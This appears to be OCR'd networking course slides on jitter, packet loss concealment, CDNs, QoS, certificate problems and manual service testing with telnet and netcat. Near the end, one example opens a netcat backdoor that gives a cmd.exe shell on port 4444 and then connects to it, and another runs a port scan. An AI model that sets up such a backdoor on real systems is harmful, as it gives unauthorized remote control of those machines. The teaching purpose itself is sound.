
Reduces variability by delaying all output to a consistent level

Packets are buffered and played slightly later

Packets that are corrupt or too late are dropped

- Packet loss concealment attempts to compensate

Configure total delay to be under200 ms



Packet Loss Concealment (PLC)


A technique to mask the effects of packet loss in voice over IP (VoIP) communications

PLC is performed by the receiving device:

- Replay the last sound
  - Too much replay sounds like a “robot”
- Use existing values to interpolate (calculate) the missing sound
- Replace lost sounds with silence

Whenever possible, use a codec with good PLC

- Will help mitigate the negative effects of a choppy network connection





Content Delivery Network (CDN)

A geographically distributed network of proxy servers and their data centers

Provides high availability and performance by distributing content closer to end users

- ✓ Live streaming media
- ✓ On-demand downloads
- ✓ Social media
- ✓ Websites and portal
- ✓ Applications
- ✓ Documents





How to Improve Loss, Latency, Jitter

Employ a CDN to bring content closer to the user

Implement quality of service and budget bandwidth for desired results

- Identify which applications are least tolerant of loss, latency and jitter and prioritize them
- Typically any real-time application: VoIP, interactive video, telemedicine
- Do not confuse real-time content with on-demand content
  - With on-demand, you can wait to download the entire video/podcast/image

Implement QoS and traffic shaping

- Prioritize DSCP class 46 (voice) with the highest priority

Disable packet inspection of voice and video at the firewall

How to Improve Loss, Latency, Jitter (cont'd)

Use no more than 85% of your ISP link bandwidth


- Reserve 15% for overhead

Increase WAN network bandwidth

- Prefer a fiber optic link
- Prefer wired over wireless connections

Stay within your quality budget!

Set user expectations ;-)



Troubleshooting Server Services

Troubleshooting SSL Certificate Issues

An untrusted certificate is one that:

- Has expired
- Is not signed by a legitimate vendor
  - Could be self-signed
  - Could be from a malicious site/MITM attacker

An untrusted certificate can prevent successful user logons:

- The site might have an untrusted cert
- The user's smart card/MFA app might have an untrusted cert

Browsers should be kept current so they will reject connection attempts to sites with untrusted certificates


Users need to be instructed to not visit a site with an untrusted certificate


Expired certificates on clients, smart cards/tokens, and sites need to be replaced immediately

Self-signed certificates should only be used in a development environment

Websites should require HSTS to prevent MITM downgrade attacks

Untrusted Certificate Examples





Troubleshooting Unresponsive Server Services

A service that does not respond could be due to:

- An overload on the hosting server or network
- A server being down
- Incorrect configuration
- Malware or DoS attack

Testing

- See if someone else can connect
- Use telnet to manually interact with the service
- Use a port scanner to see if service is responding
- Check server console / logs

Solutions

- Restart service
- Add capacity/load balance
- Replace or repair the server
- Patch the OS or application
- Reconfigure the server and service

Use Telnet to Manually Interact with a Service

Ensure that your computer has a telnet client installed

The service must be TCP-based

At a command prompt, enter `telnet <target IP> <target port>`

Example to query an HTTP server: `telnet 192.168.1.50 80`

Using Telnet to Manually Test an SMTP Server Example

Send each line separately and wait for a response before sending the next line

Enter all of this. When you are done press <Enter> . <Enter> Wait for a response

Enter QUIT to end the session

```
telnet mail.example.com 25
EHLO server.example.com
MAIL FROM: <moomoo@example.com>
RCPT TO: <chrys@example.com>
DATA
From: "Moo Dharma" <moomoo@example.com>
To: "Chrys Thorsen" <chrys@example.com>
Subject: test message sent from manual telnet session
Date: Sat, 1 Jan 2022 00:00:01 -0500
<cr>
Happy New Year!
<cr>
.
<cr>
QUIT
```

Consider having all your commands typed out in a text file so you can just copy and paste.

Use Netcat Instead of Telnet

Netcat is more flexible than telnet

You can use it to:

- Set up a listening server (backdoor) on any (unused) port
  - Launch an executable with an incoming connection is made
- Manually interact with a service
  - Both TCP and UDP ports
- Request different types of information from a service
- Perform a port scan

Note: Netcat has an updated version called ncat

- The syntax is similar but not always the same
- ncat has more capabilities than netcat (such as supporting ssl)

Using Netcat/ncat to Test an SMTP Server

Choose one to start

```
nc mail.example.com 25
ncat mail.example.com 25
```

Send each line separately and wait for a response before sending the next line

```
EHLO server.example.com
MAIL FROM: moomoo@example.com
RCPT TO: chrys@example.com
DATA
```

Enter all of this. When you are done press <Enter> . <Enter> Wait for a response

```
From: "Moo Dharma" <moomoo@example.com>
To: "Chrys Thorsen" <chrys@example.com>
Subject: test message sent from manual telnet session
Date: Sat, 1 Jan 2022 00:00:01 -0500
<cr>
Happy New Year!
<cr>
.
<cr>
```

Enter QUIT to end the session

```
QUIT
```

Once the session is started, your commands will be identical to telnet

Additional Netcat Examples

Manually interact with a web server

```
nc -v www.microsoft.com 80
GET / HTTP/1.1 [enter]
```

Just request headers from the web server

```
nc -vz www.microsoft.com 80
```

See if a UDP port is open

```
nc -vz -u 8.8.8.8 53
```

Scan ports 1 - 1000 on some target

```
nc -vz <hostname or ip address> 1-1000
```

Set up a backdoor server that listens on TCP port 4444, and launches a command prompt when a client makes a connection

```
nc.exe -L -d -p 4444 -t -e cmd.exe
```

Connect to the backdoor

```
nc.exe 192.168.1.100 4444
```